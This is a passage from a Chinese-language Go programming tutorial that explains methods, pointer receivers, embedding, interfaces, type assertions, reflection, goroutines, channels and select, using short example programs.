这段代码可以计算出来长方形的面积，但是 `area()` 不是作为 `Rectangle` 的方法实现的（类似面向对象里面的方法），而是将 `Rectangle` 的对象（如 `r1, r2`）作为参数传入函数计算面积的。

这样实现当然没有问题咯，但是当需要增加圆形、正方形、五边形甚至其它多边形的时候，你想计算他们的面积的时候怎么办啊？那就只能增加新的函数咯，但是函数名你就必须要跟着换了，变成 `area_rectangle`, `area_circle`, `area_triangle...`

像下图所表示的那样，椭圆代表函数，而这些函数并不从属于 `struct` (或者以面向对象的术语来说，并不属于 `class`)，他们是单独存在于 `struct` 外围，而非在概念上属于某个 `struct` 的。




图 2.8 方法和 struct 的关系图

很显然，这样的实现并不优雅，并且从概念上来说“面积”是“形状”的一个属性，它是属于这个特定的形状的，就像长方形的长和宽一样。

基于上面的原因所以就有了 `method` 的概念，`method` 是附属在一个给定的类型上的，他的语法和函数的声明语法几乎一样，只是在 `func` 后面增加了一个 `receiver` (也就是 `method` 所依从的主体)。

用上面提到的形状的例子来说，`method area()` 是依赖于某个形状 (比如说 `Rectangle`) 来发生作用的。`Rectangle.area()` 的发出者是 `Rectangle`，`area()` 是属于 `Rectangle` 的方法，而非一个外围函数。

更具体地说，`Rectangle` 存在字段 `length` 和 `width`，同时存在方法 `area()`，这些字段和方法都属于 `Rectangle`。

用 Rob Pike 的话来说就是：

"A method is a function with an implicit first argument, called a receiver."

`method` 的语法如下：

```
func (r ReceiverType) funcName(parameters) (results)
```

下面我们用最开始的例子用 method 来实现：

```
package main
import (
    "fmt"
    "math"
)

type Rectangle struct {
    width, height float64
}

type Circle struct {
    radius float64
}

func (r Rectangle) area() float64 {
    return r.width*r.height
}

func (c Circle) area() float64 {
    return c.radius * c.radius * math.Pi
}

func main() {
    r1 := Rectangle{12, 2}
    r2 := Rectangle{9, 4}
    c1 := Circle{10}
    c2 := Circle{25}

    fmt.Println("Area of r1 is: ", r1.area())
    fmt.Println("Area of r2 is: ", r2.area())
    fmt.Println("Area of c1 is: ", c1.area())
    fmt.Println("Area of c2 is: ", c2.area())
}
```

在使用 method 的时候要注意几点

- 虽然 method 的名字一模一样，但是如果接收者不一样，那么 method 就不一样
- method 里面可以访问接收者的字段

- 调用 method 通过.访问，就像 struct 里面访问字段一样

图示如下：




图 2.9 不同 struct 的 method 不同

在上例，method area() 分别属于 Rectangle 和 Circle，于是他们的 Receiver 就变成了 Rectangle 和 Circle, 或者说，这个 area()方法 是由 Rectangle/Circle 发出的。

值得说明的一点是，图示中 method 用虚线标出，意思是此处方法的 Receiver 是以值传递，而非引用传递，是的，Receiver 还可以是指针，两者的差别在于，指针作为 Receiver 会对实例对象的内容发生操作,而普通类型作为 Receiver 仅仅是以副本作为操作对象,并不对原实例对象发生操作。后文对此会有详细论述。

那是不是 method 只能作用在 struct 上面呢？当然不是咯，他可以定义在任何你自定义的类型、内置类型、struct 等各种类型上面。这里你是不是有点迷糊了，什么叫自定义类型，自定义类型不就是 struct 嘛，不是这样的哦，struct 只是自定义类型里面一种比较特殊的类型而已，还有其他自定义类型申明，可以通过如下这样的申明来实现。

```
type typeName typeLiteral
```

请看下面这个申明自定义类型的代码

```
type ages int

type money float32

type months map[string]int

m := months {
    "January":31,
```

```
"February":28,  
...  
"December":31,  
}
```

看到了吗？简单的很吧，这样你就可以在自己的代码里面定义有意义的类型了，实际上只是一个定义了一个别名,有点类似于 c 中的 typedef，例如上面 ages 替代了 int

好了，让我们回到 method

你可以在任何的自定义类型中定义任意多的 method，接下来让我们看一个复杂一点的例子

```
package main  
import "fmt"  
  
const(  
    WHITE = iota  
    BLACK  
    BLUE  
    RED  
    YELLOW  
)  
  
type Color byte  
  
type Box struct {  
    width, height, depth float64  
    color Color  
}  
  
type BoxList []Box //a slice of boxes  
  
func (b Box) Volume() float64 {  
    return b.width * b.height * b.depth  
}  
  
func (b *Box) SetColor(c Color) {  
    b.color = c  
}  
  
func (bl BoxList) BiggestColor() Color {  
    v := 0.00  
    k := Color(WHITE)  
    for _, b := range bl {  
        if b.Volume() > v {
```



```

        v = b.Volume()
        k = b.color
    }
}
return k
}

func (bl BoxList) PaintItBlack() {
    for i, _ := range bl {
        bl[i].SetColor(BLACK)
    }
}

func (c Color) String() string {
    strings := []string {"WHITE", "BLACK", "BLUE", "RED", "YELLOW"}
    return strings[c]
}

func main() {
    boxes := BoxList {
        Box{4, 4, 4, RED},
        Box{10, 10, 1, YELLOW},
        Box{1, 1, 20, BLACK},
        Box{10, 10, 1, BLUE},
        Box{10, 30, 1, WHITE},
        Box{20, 20, 20, YELLOW},
    }

    fmt.Printf("We have %d boxes in our set\n", len(boxes))
    fmt.Println("The volume of the first one is", boxes[0].Volume(), "cm³")
    fmt.Println("The color of the last one is", boxes[len(boxes)-1].color.String())
    fmt.Println("The biggest one is", boxes.BiggestColor().String())

    fmt.Println("Let's paint them all black")
    boxes.PaintItBlack()
    fmt.Println("The color of the second one is", boxes[1].color.String())

    fmt.Println("Obviously, now, the biggest one is", boxes.BiggestColor().String())
}

```

上面的代码通过 const 定义了一些常量，然后定义了一些自定义类型

- Color 作为 byte 的别名

- 定义了一个 struct:Box, 含有三个长宽高字段和一个颜色属性
- 定义了一个 slice:BoxList, 含有 Box

然后以上面的自定义类型为接收者定义了一些 method

- Volume()定义了接收者为 Box, 返回 Box 的容量
- SetColor(c Color), 把 Box 的颜色改为 c
- BiggestColor()定在在 BoxList 上面, 返回 list 里面容量最大的颜色
- PaintItBlack()把 BoxList 里面所有 Box 的颜色全部变成黑色
- String()定义在 Color 上面, 返回 Color 的具体颜色(字符串格式)

上面的代码通过文字描述出来之后是不是很简单? 我们一般解决问题都是通过问题的描述, 去写相应的代码实现。

指针作为 receiver

现在让我们回过头来看看 SetColor 这个 method, 它的 receiver 是一个指向 Box 的指针, 是的, 你可以使用*Box。想想为啥要使用指针而不是 Box 本身呢?

我们定义 SetColor 的真正目的是想改变这个 Box 的颜色, 如果不传 Box 的指针, 那么 SetColor 接受的其实是 Box 的一个 copy, 也就是说 method 内对于颜色值的修改, 其实只作用于 Box 的 copy, 而不是真正的 Box。所以我们需要传入指针。

这里可以把 receiver 当作 method 的第一个参数来看, 然后结合前面函数讲解的传值和传引用就不难理解

这里你也许会问了那 SetColor 函数里面应该这样定义*b.Color=c,而不是 b.Color=c,因为我们需要读取到指针相应的值。

你是对的, 其实 Go 里面这两种方式都是正确的, 当你用指针去访问相应的字段时(虽然指针没有任何的字段), Go 知道你要通过指针去获取这个值, 看到了吧, Go 的设计是不是越来越吸引你了。

也许细心的读者会问这样的问题, PaintItBlack 里面调用 SetColor 的时候是不是应该写成 (&bl[i]).SetColor(BLACK), 因为 SetColor 的 receiver 是*Box, 而不是 Box。

你又说对的, 这两种方式都可以, 因为 Go 知道 receiver 是指针, 他自动帮你转了。

也就是说:

如果一个 method 的 receiver 是*T,你可以在一个 T 类型的实例变量 V 上面调用这个 method, 而不需要&V 去调用这个 method

类似的

如果一个 method 的 receiver 是 T，你可以在一个 *T 类型的变量 P 上面调用这个 method，而不需要 *P 去调用这个 method

所以，你不用担心你是调用的指针的 method 还是不是指针的 method，Go 知道你要做的一切，这对于有多年 C/C++ 编程经验的同学来说，真是解决了一个很大的痛苦。

method 继承

前面一章我们学习了字段的继承，那么你也会发现 Go 的一个神奇之处，method 也是可以继承的。如果匿名字段实现了一个 method，那么包含这个匿名字段的 struct 也能调用该 method。让我们来看下面这个例子

```
package main
import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //匿名字段
    school string
}

type Employee struct {
    Human //匿名字段
    company string
}

//在 human 上面定义了一个 method
func (h *Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name,
h.phone)
}

func main() {
    mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
    sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang
Inc"}

    mark.SayHi()
```

```
sam.SayHi()
}
```

method 重写

上面的例子中，如果 Employee 想要实现自己的 SayHi,怎么办？简单，和匿名字段冲突一样的道理，我们可以在 Employee 上面定义一个 method，重写了匿名字段的方法。请看下面的例子

```
package main
import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //匿名字段
    school string
}

type Employee struct {
    Human //匿名字段
    company string
}

//Human 定义 method
func (h *Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

//Employee 的 method 重写 Human 的 method
func (e *Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
        e.company, e.phone) //Yes you can split into 2 lines here.
}

func main() {
    mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
```

```
    sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang  
Inc"}  
  
    mark.SayHi()  
    sam.SayHi()  
}
```

上面的代码设计的是如此的美妙，让人不自觉的为 Go 的设计惊叹！

通过这些内容，我们可以设计出基本的面向对象的程序了，但是 Go 里面的面向对象是如此的简单，没有任何的私有、公有关键字，通过大小写来实现(大写开头的为共有，小写开头的为私有)，方法也同样适用这个原则。

2.6 interface

interface

Go 语言里面设计最精妙的应该算 interface，它让面向对象，内容组织实现非常的方便，当你看完这一章，你就会被 interface 的巧妙设计所折服。

什么是 interface

简单的说，interface 是一组 method 的组合，我们通过 interface 来定义对象的一组行为。

我们前面一章最后一个例子中 Student 和 Employee 都能 Sayhi，虽然他们的内部实现不一样，但是那不重要，重要的是他们都能 say hi

让我们来继续做更多的扩展，Student 和 Employee 实现另一个方法 Sing，然后 Student 实现方法 BorrowMoney 而 Employee 实现 SpendSalary。

这样 Student 实现了三个方法：Sayhi、Sing、BorrowMoney；而 Employee 实现了 Sayhi、Sing、SpendSalary。

上面这些方法的组合称为 interface(被对象 Student 和 Employee 实现)。例如 Student 和 Employee 都实现了 interface：Sayhi 和 Sing，也就是这两个对象是该 interface 类型。而 Employee 没有实现这个 interface：Sayhi、Sing 和 BorrowMoney，因为 Employee 没有实现 BorrowMoney 这个方法。

interface 类型

interface 类型定义了一组方法，如果某个对象实现了某个接口的所有方法，则此对象就实现了此接口。详细的语法参考下面这个例子

```
type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //匿名字段 Human
    school string
    loan float32
}

type Employee struct {
    Human //匿名字段 Human
    company string
    money float32
}

//Human 对象实现 Sayhi 方法
func (h *Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

// Human 对象实现 Sing 方法
func (h *Human) Sing(lyrics string) {
    fmt.Println("La la, la la la, la la la la la...", lyrics)
}

//Human 对象实现 Guzzle 方法
func (h *Human) Guzzle(beerStein string) {
    fmt.Println("Guzzle Guzzle Guzzle...", beerStein)
}

// Employee 重载 Human 的 Sayhi 方法
func (e *Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
        e.company, e.phone) //Yes you can split into 2 lines here.
}

//Student 实现 BorrowMoney 方法
func (s *Student) BorrowMoney(amount float32) {
    s.loan += amount // (again and again and...)
}
```

```
//Employee 实现 SpendSalary 方法
func (e *Employee) SpendSalary(amount float32) {
    e.money -= amount // More vodka please!!! Get me through the day!
}

// 定义 interface
type Men interface {
    SayHi()
    Sing(lyrics string)
    Guzzle(beerStein string)
}

type YoungChap interface {
    SayHi()
    Sing(song string)
    BorrowMoney(amount float32)
}

type ElderlyGent interface {
    SayHi()
    Sing(song string)
    SpendSalary(amount float32)
}
```

通过上面的代码我们可以知道，interface 可以被任意的对象实现。我们看到上面的 Men interface 被 Human、Student 和 Employee 实现。同理，一个对象可以实现任意多个 interface，例如上面的 Student 实现了 Men 和 YonggChap 两个 interface。

最后，任意的类型都实现了空 interface(我们这样定义：interface{}), 也就是包含 0 个 method 的 interface。

interface 值

那么 interface 里面到底能存什么值呢？如果我们定义了一个 interface 的变量，那么这个变量里面可以存实现这个 interface 的任意类型的对象。例如上面例子中，我们定义了一个 Men interface 类型的变量 m，那么 m 里面可以存 Human、Student 或者 Employee 值。

因为 m 能够持有这三种类型的对象，所以我们可以定义一个包含 Men 类型元素的 slice，这个 slice 可以被赋予实现了 Men 接口的任意结构的对象，这个和我们传统意义上的 slice 有所不同。

让我们来看一下下面这个例子

```

package main
import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //匿名字段
    school string
    loan float32
}

type Employee struct {
    Human //匿名字段
    company string
    money float32
}

//Human 实现 Sayhi 方法
func (h Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.phone)
}

//Human 实现 Sing 方法
func (h Human) Sing(lyrics string) {
    fmt.Println("La la la la...", lyrics)
}

//Employee 重载 Human 的 SayHi 方法
func (e Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name,
        e.company, e.phone) //Yes you can split into 2 lines here.
}

// Interface Men 被 Human, Student 和 Employee 实现
// 因为这三个类型都实现了这两个方法
type Men interface {
    SayHi()
    Sing(lyrics string)
}

```



```

func main() {
    mike := Student{Human{"Mike", 25, "222-222-XXX"}, "MIT", 0.00}
    paul := Student{Human{"Paul", 26, "111-222-XXX"}, "Harvard", 100}
    sam := Employee{Human{"Sam", 36, "444-222-XXX"}, "Golang Inc.", 1000}
    Tom := Employee{Human{"Sam", 36, "444-222-XXX"}, "Things Ltd.", 5000}

    //定义 Men 类型的变量 i
    var i Men

    //i 能存储 Student
    i = mike
    fmt.Println("This is Mike, a Student:")
    i.SayHi()
    i.Sing("November rain")

    //i 也能存储 Employee
    i = Tom
    fmt.Println("This is Tom, an Employee:")
    i.SayHi()
    i.Sing("Born to be wild")

    //定义了 slice Men
    fmt.Println("Let's use a slice of Men and see what happens")
    x := make([]Men, 3)
    //T 这三个都是不同类型的元素，但是他们实现了 interface 同一个接口
    x[0], x[1], x[2] = paul, sam, mike

    for _, value := range x{
        value.SayHi()
    }
}

```

通过上面的代码，你会发现 interface 就是一组抽象方法的集合，它必须由其他非 interface 类型实现，而不能自我实现，go 通过 interface 实现了 duck-typing:即"当看到一只鸟走起来像鸭子、游泳起来像鸭子、叫起来也像鸭子，那么这只鸟就可以被称为鸭子"。

空 interface

空 interface(interface{})不包含任何的 method，正因为如此，所有的类型都实现了空 interface。空 interface 对于描述起不到任何的作用(因为它不包含任何的 method)，但是空

interface 在我们需要存储任意类型的数值的时候相当有用，因为它可以存储任意类型的数值。它有点类似于 C 语言的 void* 类型。

```
// 定义 a 为空接口
var a interface{}
var i int = 5
s := "Hello world"
// a 可以存储任意类型的数值
a = i
a = s
```

一个函数把 interface{} 作为参数，那么他可以接受任意类型的值作为参数，如果一个函数返回 interface{}，那么也就可以返回任意类型的值。是不是很有用啊！

interface 函数参数

interface 的变量可以持有任意实现该 interface 类型的对象，这给我们编写函数(包括 method)提供了一些额外的思考，我们是不是可以通过定义 interface 参数，让函数接受各种类型的参数。

举个例子：fmt.Println 是我们常用的一个函数，但是你是否注意到它可以接受任意类型的数据。打开 fmt 的源码文件，你会看到这样一个定义：

```
type Stringer interface {
    String() string
}
```

也就是说，任何实现了 String 方法的类型都能作为参数被 fmt.Println 调用，让我们来试一试

```
package main
import (
    "fmt"
    "strconv"
)

type Human struct {
    name string
    age int
    phone string
}

// 通过这个方法 Human 实现了 fmt.Stringer
```

```
func (h Human) String() string {
    return "《"+h.name+" - "+strconv.Itoa(h.age)+" years - ☎ " +h.phone+"》"
}

func main() {
    Bob := Human{"Bob", 39, "000-7777-XXX"}
    fmt.Println("This Human is : ", Bob)
}
```

现在再回顾一下前面的 Box 示例，你会发现 Color 结构也定义了一个 method: String。其实这也是实现了 fmt.Stringer 这个 interface，即如果需要某个类型能被 fmt 包以特殊的格式输出，你就必须实现 Stringer 这个接口。如果没有实现这个接口，fmt 将以默认的方式输出。

```
//实现同样的功能
fmt.Println("The biggest one is", boxes.BiggestColor().String())
fmt.Println("The biggest one is", boxes.BiggestColor())
```

注：实现了 error 接口的对象（即实现了 Error() string 的对象），使用 fmt 输出时，会调用 Error()方法，因此不必再定义 String()方法了。

interface 变量存储的类型

我们知道 interface 的变量里面可以存储任意类型的数值(该类型实现了 interface)。那么我们怎么反向知道这个变量里面实际保存了的是哪个类型的对象呢？目前常用的有两种方法：

- Comma-ok 断言

Go 语言里面有一个语法，可以直接判断是否是该类型的变量：value, ok = element.(T)，这里 value 就是变量的值，ok 是一个 bool 类型，element 是 interface 变量，T 是断言的类型。

如果 element 里面确实存储了 T 类型的数值，那么 ok 返回 true，否则返回 false。

让我们通过一个例子来更加深入的理解。

```
package main

import (
    "fmt"
    "strconv"
)
```

```

type Element interface{}
type List [] Element

type Person struct {
    name string
    age int
}

//定义了 String 方法，实现了 fmt.Stringer
func (p Person) String() string {
    return "(name: " + p.name + " - age: "+strconv.Itoa(p.age)+ "
years)"
}

func main() {
    list := make(List, 3)
    list[0] = 1 // an int
    list[1] = "Hello" // a string
    list[2] = Person{"Dennis", 70}

    for index, element := range list {
        if value, ok := element.(int); ok {
            fmt.Printf("list[%d] is an int and its value is %d\n", index,
value)
        } else if value, ok := element.(string); ok {
            fmt.Printf("list[%d] is a string and its value is %s\n", index,
value)
        } else if value, ok := element.(Person); ok {
            fmt.Printf("list[%d] is a Person and its value is %s\n", index,
value)
        } else {
            fmt.Println("list[%d] is of a different type", index)
        }
    }
}

```

是不是很简单啊，同时你是否注意到了多个 ifs 里面，还记得我前面介绍流程里面讲过，if 里面允许初始化变量。

也许你注意到了，我们断言的类型越多，那么 ifelse 也就越多，所以才引出了下面要介绍的 switch。

- switch 测试

最好的讲解就是代码例子，现在让我们重写上面的这个实现

```
package main

import (
    "fmt"
    "strconv"
)

type Element interface{}
type List [] Element

type Person struct {
    name string
    age int
}

//打印
func (p Person) String() string {
    return "(name: " + p.name + " - age: " + strconv.Itoa(p.age) + " years)"
}

func main() {
    list := make(List, 3)
    list[0] = 1 //an int
    list[1] = "Hello" //a string
    list[2] = Person{"Dennis", 70}

    for index, element := range list{
        switch value := element.(type) {
            case int:
                fmt.Printf("list[%d] is an int and its value is %d\n", index, value)
            case string:
                fmt.Printf("list[%d] is a string and its value is %s\n", index, value)
            case Person:
                fmt.Printf("list[%d] is a Person and its value is %s\n", index, value)
            default:
                fmt.Println("list[%d] is of a different type", index)
        }
    }
}
```

这里有一点需要强调的是：`element.(type)`语法不能在 `switch` 外的任何逻辑里面使用，如果你要在 `switch` 外面判断一个类型就使用 `comma-ok`。

嵌入 interface

Go 里面真正吸引人的是他内置的逻辑语法，就像我们在学习 Struct 时学习的匿名字段，多么的优雅啊，那么相同的逻辑引入到 interface 里面，那不是更加完美了。如果一个 interface1 作为 interface2 的一个嵌入字段，那么 interface2 隐式的包含了 interface1 里面的 method。

我们可以看到源码包 container/heap 里面有这样的一个定义

```
type Interface interface {
    sort.Interface //嵌入字段 sort.Interface
    Push(x interface{}) //a Push method to push elements into the
    heap
    Pop() interface{} //a Pop elements that pops elements from the
    heap
}
```

我们看到 sort.Interface 其实就是嵌入字段，把 sort.Interface 的所有 method 给隐式的包含进来了。也就是下面三个方法

```
type Interface interface {
    // Len is the number of elements in the collection.
    Len() int
    // Less returns whether the element with index i should sort
    // before the element with index j.
    Less(i, j int) bool
    // Swap swaps the elements with indexes i and j.
    Swap(i, j int)
}
```

另一个例子就是 io 包下面的 io.ReadWriter，他包含了 io 包下面的 Reader 和 Writer 两个 interface。

```
// io.ReadWriter
type ReadWriter interface {
    Reader
    Writer
}
```

反射

Go 语言实现了反射，所谓反射就是动态运行时的状态。我们一般用到的包是 reflect 包。如何运用 reflect 包，官方的这篇文章详细的讲解了 reflect 包的实现原理，[laws of reflection](#)

使用 reflect 一般分成三步，下面简要的讲解一下：要去反射是一个类型的值(这些值都实现了空 interface)，首先需要把它转化成 reflect 对象(reflect.Type 或者 reflect.Value，根据不同的情况调用不同的函数)。这两种获取方式如下：

```
t := reflect.TypeOf(i) //得到类型的元数据,通过 t 我们能获取类型定义里面的所有元素
v := reflect.ValueOf(i) //得到实际的值，通过 v 我们获取存储在里面的值，还可以去改变值
```

转化为 reflect 对象之后我们就可以进行一些操作了，也就是将 reflect 对象转化成相应的值，例如

```
tag := t.Elem().Field(0).Tag //获取定义在 struct 里面的标签
name := v.Elem().Field(0).String() //获取存储在第一个字段里面的值
```

获取反射值能返回相应的类型和数值

```
var x float64 = 3.4
v := reflect.ValueOf(x)
fmt.Println("type:", v.Type())
fmt.Println("kind is float64:", v.Kind() == reflect.Float64)
fmt.Println("value:", v.Float())
```

最后，反射的话，那么反射的字段必须是可修改的，我们前面学习过传值和传引用，这个里面也是一样的道理，反射的字段必须是可读写的意思是，如果下面这样写，那么会发生错误

```
var x float64 = 3.4
v := reflect.ValueOf(x)
v.SetFloat(7.1)
```

如果要修改相应的值，必须这样写

```
var x float64 = 3.4
p := reflect.ValueOf(&x)
v := p.Elem()
v.SetFloat(7.1)
```

上面只是对反射的简单介绍，更深入的理解还需要自己在编程中不断的实践。

2.7 并发

有人把 Go 比作 21 世纪的 C 语言，第一是因为 Go 语言设计简单，第二，21 世纪最重要的就是并程序序设计，而 GO 从语言层面就支持了并行。

goroutine

goroutine 是 Go 并行设计的核心。goroutine 说到底其实就是线程，但是他比线程更小，十几个 goroutine 可能体现在底层就是五六个线程，Go 语言内部帮你实现了这些 goroutine 之间的内存共享。执行 goroutine 只需极少的栈内存(大概是 4~5KB)，当然会根据相应的数据伸缩。也正因为如此，可同时运行成千上万个并发任务。goroutine 比 thread 更易用、更高效、更轻便。

goroutine 是通过 Go 的 runtime 管理的一个线程管理器。goroutine 通过 go 关键字实现了，其实就是一个普通的函数。

```
go hello(a, b, c)
```

通过关键字 go 就启动了一个 goroutine。我们来看一个例子

```
package main

import (
    "fmt"
    "runtime"
)

func say(s string) {
    for i := 0; i < 5; i++ {
        runtime.Gosched()
        fmt.Println(s)
    }
}

func main() {
    go say("world") //开一个新的 Goroutines 执行
    say("hello") //当前 Goroutines 执行
}

输出：
hello
world
```



```
hello
world
hello
world
hello
world
hello
```

我们可以看到 go 关键字很方便的就实现了并发编程。上面的多个 goroutine 运行在同一个进程里面，共享内存数据，不过设计上我们要遵循：不要通过共享来通信，而要通过通信来共享。

`runtime.Gosched()`表示让 CPU 把时间片让给别人,下次某个时候继续恢复执行该 goroutine。

默认情况下，调度器仅使用单线程，也就是说只实现了并发。想要发挥多核处理器的并行，需要在我们的程序中显示的调用 `runtime.GOMAXPROCS(n)` 告诉调度器同时使用多个线程。`GOMAXPROCS` 设置了同时运行逻辑代码的系统线程的最大数量，并返回之前的设置。如果 $n < 1$ ，不会改变当前设置。以后 Go 的新版本中调度得到改进后，这将被移除。这里有一篇 rob 介绍的关于并发和并行的文章：

<http://concur.rspace.googlecode.com/hg/talk/concur.html#landing-slide>

channels

goroutine 运行在相同的地址空间，因此访问共享内存必须做好同步。那么 goroutine 之间如何进行数据的通信呢，Go 提供了一个很好的通信机制 channel。channel 可以与 Unix shell 中的双向管道做类比：可以通过它发送或者接收值。这些值只能是特定的类型：channel 类型。定义一个 channel 时，也需要定义发送到 channel 的值的类型。注意，必须使用 `make` 创建 channel：

```
ci := make(chan int)
cs := make(chan string)
cf := make(chan interface{})
```

channel 通过操作符 `<-` 来接收和发送数据

```
ch <- v // 发送 v 到 channel ch.
v := <-ch // 从 ch 中接收数据，并赋值给 v
```

我们把这些应用到我们的例子中来：

```
package main

import "fmt"
```

```

func sum(a []int, c chan int) {
    sum := 0
    for _, v := range a {
        sum += v
    }
    c <- sum // send sum to c
}

func main() {
    a := []int{7, 2, 8, -9, 4, 0}

    c := make(chan int)
    go sum(a[:len(a)/2], c)
    go sum(a[len(a)/2:], c)
    x, y := <-c, <-c // receive from c

    fmt.Println(x, y, x + y)
}

```

默认情况下，channel 接收和发送数据都是阻塞的，除非另一端已经准备好，这样就使得 Goroutines 同步变的更加的简单，而不需要显式的 lock。所谓阻塞，也就是如果读取（`value := <-ch`）它将会被阻塞，直到有数据接收。其次，任何发送（`ch<-5`）将会被阻塞，直到数据被读出。无缓冲 channel 是在多个 goroutine 之间同步很棒的工具。

Buffered Channels

上面我们介绍了默认的非缓存类型的 channel，不过 Go 也允许指定 channel 的缓冲大小，很简单，就是 channel 可以存储多少元素。`ch:= make(chan bool, 4)`，创建了可以存储 4 个元素的 bool 型 channel。在这个 channel 中，前 4 个元素可以无阻塞的写入。当写入第 5 个元素时，代码将会阻塞，直到其他 goroutine 从 channel 中读取一些元素，腾出空间。

```

ch := make(chan type, value)

value == 0 ! 无缓冲（阻塞）
value > 0 ! 缓冲（非阻塞，直到 value 个元素）

```

我们看一下下面这个例子，你可以在自己本机测试一下，修改相应的 value 值

```

package main

import "fmt"

func main() {

```

```
c := make(chan int, 2)//修改 2 为 1 就报错，修改 2 为 3 可以正常运行
c <- 1
c <- 2
fmt.Println(<-c)
fmt.Println(<-c)
}
```

Range 和 Close

上面这个例子中，我们需要读取两次 c，这样不是很方便，Go 考虑到了这一点，所以也可以通过 range，像操作 slice 或者 map 一样操作缓存类型的 channel，请看下面的例子

```
package main

import (
    "fmt"
)

func fibonacci(n int, c chan int) {
    x, y := 1, 1
    for i := 0; i < n; i++ {
        c <- x
        x, y = y, x + y
    }
    close(c)
}

func main() {
    c := make(chan int, 10)
    go fibonacci(cap(c), c)
    for i := range c {
        fmt.Println(i)
    }
}
```

for i := range c 能够不断的读取 channel 里面的数据，直到该 channel 被显式的关闭。上面代码我们看到可以显式的关闭 channel，生产者通过关键字 close 函数关闭 channel。关闭 channel 之后就无法再发送任何数据了，在消费方可以通过语法 v, ok := <-ch 测试 channel 是否被关闭。如果 ok 返回 false，那么说明 channel 已经没有任何数据并且已经被关闭。记住应该在生产者的地方关闭 channel，而不是消费的地方去关闭它，这样容易引起 panic

另外记住一点的就是 channel 不像文件之类的，不需要经常去关闭，只有当你确实没有任何发送数据了，或者你想显式的结束 range 循环之类的

Select

我们上面介绍的都是只有一个 channel 的情况，那么如果存在多个 channel 的时候，我们该如何操作呢，Go 里面提供了一个关键字 select，通过 select 可以监听 channel 上的数据流动。

select 默认是阻塞的，只有当监听的 channel 中有发送或接收可以进行时才会运行，当多个 channel 都准备好的时候，select 是随机的选择一个执行的。

```
package main

import "fmt"

func fibonacci(c, quit chan int) {
    x, y := 1, 1
    for {
        select {
            case c <- x:
                x, y = y, x + y
            case <-quit:
                fmt.Println("quit")
                return
        }
    }
}

func main() {
    c := make(chan int)
    quit := make(chan int)
    go func() {
        for i := 0; i < 10; i++ {
            fmt.Println(<-c)
        }
        quit <- 0
    }()
    fibonacci(c, quit)
}
```

在 select 里面还有 default 语法，select 其实就是类似 switch 的功能，default 就是当监听的 channel 都没有准备好的时候，默认执行的（select 不再阻塞等待 channel）。

```
select {
case i := <-c:
    // use i
default:
    // 当 c 阻塞的时候执行这里
```

```
}
```

超时

有时候会出现 goroutine 阻塞的情况，那么我们如何避免整个的程序进入阻塞的情况呢？我们可以利用 select 来设置超时，通过如下的方式实现：

```
func main() {
    c := make(chan int)
    o := make(chan bool)
    go func() {
        for {
            select {
                case v := <- c:
                    println(v)
                case <- time.After(5 * time.Second):
                    println("timeout")
                    o <- true
                    break
            }
        }
    }()
    <- o
}
```

runtime goroutine

runtime 包中有几个处理 goroutine 的函数：

- Goexit

退出当前执行的 goroutine，但是 defer 函数还会继续调用

- Gosched

让出当前 goroutine 的执行权限，调度器安排其他等待的任务运行，并在下次某个时候从该位置恢复执行。

- NumCPU

返回 CPU 核数量

- NumGoroutine

返回正在执行和排队的任务总数

- GOMAXPROCS

用来设置可以运行的 CPU 核数

2.8 总结

这一章我们主要介绍了 Go 语言的一些语法，通过语法我们可以发现 Go 是多么的简单，只有二十五个关键字。让我们再来回顾一下这些关键字都是用来干什么的。

break	default	func	interface	select
case	defer	go	map	struct
chan	else	goto	package	switch
const	fallthrough	if	range	type
continue	for	import	return	var

- var 和 const 参考 2.2Go 语言基础里面的变量和常量申明
- package 和 import 已经有过短暂的接触
- func 用于定义函数和方法
- return 用于从函数返回
- defer 用于类似析构函数
- go 用于并行
- select 用于选择不同类型的通讯
- interface 用于定义接口，参考 2.6 小节
- struct 用于定义抽象数据类型，参考 2.5 小节
